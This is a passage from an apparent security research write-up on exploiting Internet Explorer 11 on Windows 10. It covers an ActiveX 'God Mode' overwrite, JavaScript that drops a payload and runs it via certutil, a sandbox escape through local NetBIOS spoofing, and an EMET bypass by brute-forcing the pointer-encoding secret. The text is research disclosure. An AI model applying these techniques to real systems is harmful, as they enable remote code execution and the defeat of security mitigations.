test    byte ptr [rcx+384h], 8
jz      loc_1801D6A42
```

```
lea     rdx, [rax-10h]  ; struct IInternetHostSecurityManager **
call    ?GetSiteHostSecurityManagerNoRef@ScriptEngine@@IEAAJPEAPEAUIInternetHostSecurityManager@@@Z ; ScriptEngine::GetSiteHostSecurityManagerNoRef(IInternetHostSecurityManager * *)
xor     esi, esi
test    eax, eax
js      short loc_18002BFDD
```

```
mov     rdi, [rsp+58h+var_10]
mov     [rsp+58h+var_18], 3
mov     rax, [rdi]
mov     rbx, [rax+20h]
mov     rcx, rbx
call    cs:__guard_check_icall_fptr ; Js::JavascriptFunction::CheckAlignment(void)
mov     rax, [rsp+58h+arg_8]
lea     r9d, [rsi+4]
mov     [rsp+58h+var_20], esi
lea     r8, [rsp+58h+var_18]
mov     [rsp+58h+var_28], esi
mov     edx, 1200h
mov     [rsp+58h+var_30], 10h
mov     rcx, rdi
mov     [rsp+58h+var_38], rax
call    rbx
test    eax, eax
js      short loc_18002BFDD
```

```
test    byte ptr [rsp+58h+var_18], 0Fh
setz    sil
mov     eax, esi
```

```
loc_18002BFDD:
xor     eax, eax
jmp     short loc_18002BFCD
?CanCreateObject@ScriptEngine@@QEAAHAEBU_GUID@@@Z endp
```

```
; START OF FUNCTION CHUNK FOR ?CanCreateObject@ScriptEngine@@QEAAHAEBU_GUID@@@Z

loc_1801D6A42:              ; struct _GUID *
mov     rdx, [rsp+58h+arg_8]
call    ?IsUnsafeAllowed@ScriptEngine@@QEAAHPEBU_GUID@@@Z ; ScriptEngine::IsUnsafeAllowed(_GUID const *)
nop
jmp     loc_18002BFCD
; END OF FUNCTION CHUNK FOR ?CanCreateObject@ScriptEngine@@QEAAHAEBU_GUID@@@Z
```

Setting this flag to 0 is enough to make both functions return true and successfully instantiate a WshShell object to execute arbitrary system commands using the following small JavaScript code snippet:

```
var shell = new ActiveXObject("WScript.Shell");
shell.Exec("notepad.exe");
```

This allows us to still enable the God Mode in recent versions of Internet Explorer and it's even easier since we only need to write a single null byte and we can stop caring about most of the other exploit mitigations.

3.7. Dropping the Payload

After we enabled the God Mode we have several ways of actually dropping an executable on disk. One possibility would be to use the ADODB.Stream ActiveX control as nicely documented by Massimiliano Tomassoli in his Exploit Development Course [8]. However, this technique requires further modifications to bypass a same origin check.


For our proof-of-concept we used the Scripting.FileSystemObject ActiveX control instead to write the payload in base64 encoded form to disk and then we used the WScript.Shell control to execute certutil.exe to do the base64 decoding and finally to execute the decoded payload itself.

The following JavaScript excerpt shows how the payload is dropped and executed:

```
/* Drop the base64 encoded payload on disk. */
var fso = new ActiveXObject("Scripting.FileSystemObject");
var fh = fso.CreateTextFile(payload_b64_path);
fh.Write(base64_payload);
fh.Close();

/* Decode the stored payload using certutil.exe and execute it. */
var shell = new ActiveXObject("WScript.Shell");
shell.Exec(certutil_path + " -decode " + payload_b64_path + " " + payload_path);
shell.Exec(payload_path);
```

4. Sandbox Escape

By default Internet Explorer 11 on Windows 10 does not enable Enhanced Protected Mode (EPM). We are trying to target the most secure configuration and thus we manually enabled EPM as well as 64-bit processes for EPM in the Advanced Security settings of Internet Explorer 11.



Security
- [ ] Allow active content from CDs to run on My Computer*
- [ ] Allow active content to run in files on My Computer*
- [ ] Allow software to run or install even if the signature is inv
- [ ] Block unsecured images with other mixed content
- [✓] Check for publisher's certificate revocation
- [✓] Check for server certificate revocation*
- [✓] Check for signatures on downloaded programs
- [ ] Do not save encrypted pages to disk
- [ ] Empty Temporary Internet Files folder when browser is cl
- [✓] Enable 64-bit processes for Enhanced Protected Mode*
- [✓] Enable DOM Storage
- [✓] Enable Enhanced Protected Mode*
- [✓] Enable Integrated Windows Authentication*

*Takes effect after you restart your computer

After this configuration change, our exploit payload is running within the restricted AppContainer sandbox. In order to make changes to the system, we need a way to break out of the sandbox and execute code at a higher integrity level (IL) such as Medium IL or higher.

4.1. Internet Explorer Zones

Internet Explorer has the concept of zones. Different security settings apply to different zones. Web pages on the Internet are usually rendered in the *Internet Zone* while pages on the local intranet are rendered in the *Local Intranet Zone*.

Even if you manually enable EPM as described above, EPM is not enabled for the Local Intranet Zone. That means any web page rendered in the Local Intranet Zone is loaded in a 32-bit Medium IL process outside the sandbox.

This behavior is well known and was already exploited several [9] times [10] in the past to escape Internet Explorer's Protected Mode. Previous attacks just started a local web server from within the sandboxed process and then redirected the browser to http://localhost/ to serve the same exploit a second time, but this time rendered in a Medium IL process outside the sandbox.

Microsoft decided to not fix this issue but instead recommended [11] customers to enable EPM to help protect against exploitation of this sandbox escape. With EPM enabled, renderer processes are running in an AppContainer sandbox which provides among other things network isolation [12]. In particular, this prevents a sandboxed process from establishing connections to the local machine and additionally prevents it from accepting new network connections, which successfully mitigates the described attack.

However, to perform the described attack we are not limited to the *localhost* domain name. If we manage to point *any* domain name which is considered to be part of the Local Intranet Zone to our external web server, we would still be able to render our page outside of the AppContainer sandbox at Medium IL. Internet Explorer determines that a site belongs to the Local Intranet Zone based on a number of rules [13]. One of them is the *PlainHostName* rule. If the hostname does not contain any periods, it is mapped to the Local Intranet Zone automatically.


So the question is how to register a new domain name without periods which points to the external IP address of our web server from within the sandbox. It turns out this can be achieved via local NetBIOS name spoofing.

4.2. Local NetBIOS Name Spoofing

The NetBIOS Name Service (NBNS) protocol is a broadcast UDP protocol used for name resolution on Windows. Typically when an application tries to resolve a domain name, a DNS lookup is performed. If the DNS lookup fails for some reason, Windows tries to resolve the name using the NBNS protocol.

NetBIOS name spoofing is a well-known network-based attack but it was recently also used for local privilege escalation purposes on Windows in the Hot Potato [14] exploit.

NBNS packets store a *Transaction ID* (TXID) which is used to match response packets to the correct request packets. A typical NBNS request packet for the domain name "BLUEFROST" is shown below:




```
No.     Time          Source          Destination       Protocol  Length  Info
     10 0.748333      192.168.66.2    192.168.66.255    NBNS          92  Name query NB BLUEFROST<00>
     11 1.499125      192.168.66.2    192.168.66.255    NBNS          92  Name query NB BLUEFROST<00>

> Frame 11: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
> Ethernet II, Src: CadmusCo_a0:34:80 (08:00:27:a0:34:80), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 192.168.66.2, Dst: 192.168.66.255
> User Datagram Protocol, Src Port: 137 (137), Dst Port: 137 (137)
v NetBIOS Name Service
    Transaction ID: 0xaacd
  > Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v BLUEFROST<00>: type NB, class IN
        Name: BLUEFROST<00> (Workstation/Redirector)
        Type: NB (32)
        Class: IN (1)

0000  ff ff ff ff ff ff 08 00  27 a0 34 80 08 00 45 00   ........ '.4...E.
0010  00 4e 39 2e 00 00 80 11  00 00 c0 a8 42 02 c0 a8   .N9..... ....B...
0020  42 ff 00 89 00 89 00 3a  06 9e aa cd 01 10 00 01   B......: ........
0030  00 00 00 00 00 00 20 45  43 45 4d 46 46 45 46 45   ...... E CEMFFEFE
0040  47 46 43 45 50 46 44 46  45 43 41 43 41 43 41 43   GFCEPFDF ECACACAC
0050  41 43 41 43 41 41 41 00  00 20 00 01               ACACAAA. . ..
```

During a typical network-based NBNS spoofing attack, the attacker just responds to any NBNS request packets received on the local network. When performing local NBNS spoofing we can't see the initial NBNS request packets, so we don't know the 16-bit TXID which was used. However, by quickly flooding the local machine with NBNS response packets we can iterate over all possible 65536 TXID values and eventually guess the correct value.

As previously explained the AppContainer network isolation prevents sandboxed processes from sending packets to the local machine. However, as it turns out there are some exceptions to this rule. In particular, sandboxed processes are still able to send UDP packets to the local port 137. This allows a sandboxed process to perform local NBNS spoofing.

We are using local NBNS spoofing to register a new domain name without periods with the external IP address of our web server. Afterwards we redirect the browser to our web server using the newly registered domain name. Although the web server is located somewhere on the Internet, the rendered page is now considered part of the Local Intranet Zone and thus the renderer process is running outside of the sandbox. We then just trigger the initial exploit again, but this time for 32-bit renderer processes and gain code execution at Medium IL outside of the sandbox.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity	Image Type
VBoxService.exe		1,944 K	5,960 K	964	VirtualBox Guest Additions Service	Oracle Corporation	System	64-bit
svchost.exe		1,928 K	7,400 K	228	Host Process for Windows Services	Microsoft Corporation	System	64-bit
svchost.exe		5,820 K	13,192 K	348	Host Process for Windows Services	Microsoft Corporation	System	64-bit
svchost.exe		5,980 K	12,972 K	1068	Host Process for Windows Services	Microsoft Corporation	System	64-bit
spoolsv.exe		4,780 K	13,408 K	1240	Spooler SubSystem App	Microsoft Corporation	System	64-bit
svchost.exe		3,584 K	9,856 K	1488	Host Process for Windows Services	Microsoft Corporation	System	64-bit
svchost.exe		4,912 K	16,212 K	1540	Host Process for Windows Services	Microsoft Corporation	System	64-bit
SearchIndexer....		24,764 K	29,796 K	2260	Microsoft Windows Search Indexer	Microsoft Corporation	System	64-bit
SearchProt...	< 0.01	2,500 K	11,740 K	3780	Microsoft Windows Search Protocol Host	Microsoft Corporation	System	64-bit
SearchFilter...	< 0.01	1,916 K	7,668 K	4196	Microsoft Windows Search Filter Host	Microsoft Corporation	Medium	64-bit
SearchProt...		1,356 K	6,380 K	1080	Microsoft Windows Search Protocol Host	Microsoft Corporation	Medium	64-bit
svchost.exe		6,152 K	19,476 K	2112	Host Process for Windows Services	Microsoft Corporation	Medium	64-bit
lsass.exe		3,588 K	10,248 K	556	Local Security Authority Process	Microsoft Corporation	System	64-bit
csrss.exe	0.08	1,396 K	7,740 K	420	Client Server Runtime Process	Microsoft Corporation	System	64-bit
winlogon.exe		1,520 K	6,312 K	472	Windows Logon Application	Microsoft Corporation	System	64-bit
dwm.exe	0.17	45,532 K	66,060 K	760	Desktop Window Manager	Microsoft Corporation	System	64-bit
explorer.exe	0.12	36,952 K	93,756 K	84	Windows Explorer	Microsoft Corporation	Medium	64-bit
procexp.exe		2,424 K	5,704 K	1156	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com	High	32-bit
procexp64.exe	0.59	16,856 K	36,168 K	2888	Sysinternals Process Explorer	Sysinternals - www.sysinternals.com	High	64-bit
VBoxTray.exe	< 0.01	2,264 K	8,916 K	3176	VirtualBox Guest Additions Tray Applic...	Oracle Corporation	Medium	64-bit
iexplore.exe	0.01	7,440 K	33,892 K	1104	Internet Explorer	Microsoft Corporation	Medium	64-bit
iexplore.exe	< 0.01	102,516 K	124,784 K	1144	Internet Explorer	Microsoft Corporation	Medium	32-bit
notepad.exe		2,720 K	10,056 K	4696	Notepad	Microsoft Corporation	Medium	32-bit

CPU Usage: 1.45% | Commit Charge: 31.06% | Processes: 44 | Physical Usage: 39.57%

The screenshot above shows that we successfully spawned a new notepad.exe process running at Medium IL outside the sandbox.

5. Disabling EMET

Much research has already been conducted in the past on either bypassing specific EMET protections or disabling EMET completely. A thorough collection of references to previous publications can be found in the recent FireEye blog post "Using EMET to Disable EMET" [15].

In contrast to most of the previous techniques, we have the special situation that we don't yet have the ability to execute code when we need to bypass EMET in our exploit. Thus techniques which rely on executing certain ROP gadgets in order to disable EMET as e.g. documented in the previously mentioned FireEye article – although elegant – are not applicable in our case.


However, we have a really powerful read/write primitive we can use in order to try to bypass specific EMET protections or disable EMET completely.

In this section we take a look at the protection provided by EMET against the techniques used in our exploit and how we successfully bypassed the latest version of EMET 5.5.

The following analysis is based on EMET64.dll version 5.5.5870.0.

5.1. Attack Surface Reduction (ASR)

When running the exploit with EMET 5.5 enabled, EMET detects and prevents the exploit with the warning "ASR check failed". More details can be found in the event logs:




```
Warning       2/12/2016 1:53:47 AM   EMET           1   None
Warning       2/12/2016 1:50:52 AM   EMET           1   None
Warning       2/12/2016 1:39:34 AM   EMET           1   None
Information   2/12/2016 1:36:58 AM   Security-SPP 903   None

Event 1, EMET
General  Details

EMET version 5.5.5871.31892
EMET detected ASR mitigation in IEXPLORE.EXE

ASR check failed:
  Application    : C:\Program Files\Internet Explorer\IEXPLORE.EXE
  User Name      : WIN10\Moritz
  Session ID     : 1
  PID            : 0xC80 (3200)
  TID            : 0xCD0 (3280)
  Module         : wshom.ocx
  Web address    : http://192.168.66.1/win10_64bit.html
  Url zone       : Internet
```

This is the Attack Surface Reduction (ASR) feature of EMET that prevents the loading of certain modules or plugins, which are considered potentially dangerous.

In particular, EMET stops the exploit when we try to instantiate the WScript.Shell ActiveX control (wshom.ocx) which is part of the EMET ASR black list. EMET detects the loading of the control via its LoadLibraryEx hooks. In order to quickly verify that ASR is the only feature which prevents our exploit from running, we removed the LoadLibraryEx hooks by patching the kernelbase!LoadLibraryEx* functions with a debugger at runtime and ran the exploit again. This time everything went smooth and the exploit worked successfully. That means we only need to bypass ASR in this case.

Now we need to find a way to disable these checks at runtime from our exploit with the read/write primitive which we have at that point in time.

If we start tracing from the hooked kernelbase!LoadLibraryExW function, we end up in the function sub_1800864F0. The first thing this function does is to read the global variable stored at offset 136800 inside EMET64.dll.



```
; Attributes: bp-based frame

sub_1800864F0 proc near

var_60= qword ptr -60h
var_50= qword ptr -50h
var_48= dword ptr -48h
var_18= qword ptr -18h
var_10= qword ptr -10h
var_s0= byte ptr  0
arg_8= qword ptr  38h
arg_10= qword ptr  40h
arg_18= qword ptr  48h

mov     [rsp-28h+arg_8], rbx
mov     [rsp-28h+arg_10], rsi
mov     [rsp-28h+arg_18], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
mov     rbp, rsp
sub     rsp, 80h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+var_10], rax
mov     rsi, rcx
mov     rcx, cs:qword_180136800 ; If we can modify this global variable, we can bypass the ASR check
call    cs:DecodePointer
xor     edi, edi
mov     r13, [rax+28h]
cmp     [r13+0], rdi
jnz     short loc_180086554
```


The read value is an encoded pointer which is decoded using DecodePointer and then another pointer is read from offset 0x28 of the decoded pointer which is dereferenced to compare the referenced flag against 0. If the flag is 0, all the following ASR LoadLibrary checks are bypassed.

The pointer is protected by a call to EncodePointer which protects it with a secret value which is different for every process. The pointer located at offset 0x28 is stored in a heap-allocated structure where we don't know the address of the allocation, and the memory location which stores the final flag is located at a page which is mapped read-only. This is all nicely documented in a blog post [16] by Offensive Security.

Since we don't have the ability to execute any code yet we can't e.g. use ROP gadgets to disable or bypass any protections. We need to find a way to disable EMET by just reading and writing memory. Therefore, we focus on the global pointer which is protected by calls to EncodePointer and DecodePointer.

5.2. Decoding Pointers

Let's have a look at how the EncodePointer and DecodePointer functions are implemented. The following figure shows the RtlDecodePointer function from ntdll.dll:



```
; Exported entry 822. RtlDecodePointer


public RtlDecodePointer
RtlDecodePointer proc near

var_18= qword ptr -18h
arg_8= dword ptr  10h

push    rbx
sub     rsp, 30h
and     [rsp+38h+var_18], 0
lea     r8, [rsp+38h+arg_8]
mov     r9d, 4
mov     rbx, rcx
or      rcx, 0FFFFFFFFFFFFFFFFh
lea     edx, [r9+20h]
call    ZwQueryInformationProcess
test    eax, eax
js      short loc_18005C98B
```

```
mov     ecx, [rsp+38h+arg_8]
mov     eax, 40h
and     ecx, 3Fh
sub     eax, ecx
mov     cl, al
mov     eax, [rsp+38h+arg_8]
ror     rbx, cl
xor     rax, rbx
add     rsp, 30h
pop     rbx
retn
```

```
loc_18005C98B:
mov     ecx, eax
call    RtlRaiseStatus
```

As can be seen the two functions are using a 32-bit secret value which is returned by the kernel via a call to ntdll!ZwQueryInformationProcess and is then used to encode or decode the pointer. That means we can't just steal the secret value with our read primitive and manually decode the pointer.

The following pseudo code represents the operation performed by EncodePointer:

```
encoded_ptr = (secret ^ plain_ptr) >> (secret & 0x3f)
```

The corresponding operation performed by DecodePointer is shown below:

```
plain_ptr = secret ^ (encoded_ptr >> (0x40 - (secret & 0x3f)))
```

The >> operator represents a rolling right shift. Due to the fact that part of the secret key influences the number of bits the value is right shifted, we can't just take an encoded pointer and the corresponding plain pointer and XOR them to get the key.

However, we can easily brute-force the secret key because there are at most 0x3f possible values for the right shift operation. We can just iterate through all possible values from 0 to 0x3f and perform the right shift operation with the encoded pointer. If we then XOR the result with the corresponding plaintext pointer we get a possible secret value. The following pseudo code demonstrates this algorithm:


```
for (var i = 0; i < 0x3f; i++) {
    var k = (encoded_ptr >> (0x40 - (i & 0x3f))) ^ plain_ptr;
    if (encode_ptr(plain_ptr, k) == encoded_ptr) {
        /* Found potential secret key k */
    }
}
```

This will eventually guess the correct secret value. However, due to the property that encoding a pointer with different secret values can result in the same encoded pointer, there might be combinations where this will return multiple possible secret keys. This effect is even more noticeable for 32-bit processes than it is for 64-bit processes.

In order to increase the likelihood of guessing the correct secret value, we use at least two pairs of known encoded and plain pointers. We are brute-forcing possible secret values with one pair of pointers and use the second pair to verify the potential secret value by just encoding the plain pointer with the potential secret value and comparing the result against the known encoded pointer. This way we reduce the risk of secret key collisions to an acceptable level.


5.3. Finding Pairs of Pointers

Let's see if we can find known pairs of encoded and plain pointers inside the EMET module which we could leak using our read primitive. If you take a look at all the calls to EncodePointer inside emet64.dll, you'll notice that one of the first calls happens inside the function sub_180048110. Let's take a look at the start of that function:



```
sub_180048110 proc near
push    rbx
sub     rsp, 20h
mov     rbx, rcx
mov     qword ptr [rcx+40h], 60h
xor     ecx, ecx
call    cs:EncodePointer ; Encodes the NULL pointer
xor     ecx, ecx
mov     [rbx], rax      ; Store in arg0 pointer
call    cs:EncodePointer
mov     [rbx+8], rax
xor     eax, eax
mov     [rbx+10h], rax
mov     [rbx+18h], rax
mov     [rbx+20h], rax
mov     [rbx+28h], rax
mov     [rbx+30h], eax
mov     [rbx+38h], rax
mov     rax, rbx
add     rsp, 20h
pop     rbx
retn
sub_180048110 endp
```

So this function encodes the NULL pointer and stores it at the location pointed to by the pointer passed as the first argument to that function. One of the places where this function is called is inside the sub_1800204B0 function as can be seen below:




```
sub_1800204B0 proc near
lea     rcx, Ptr
jmp     sub_180048110
sub_1800204B0 endp
```

The variable *Ptr* is a global variable in the .data segment of EMET64 at offset 0x135b80.

A quick check with the debugger reveals that this value still stores the encoded NULL pointer when we hit the EMET ASR check. So we have our first pair of pointers.

Another pair of encoded and plain pointers can be found by taking a look at the function sub_180081038.

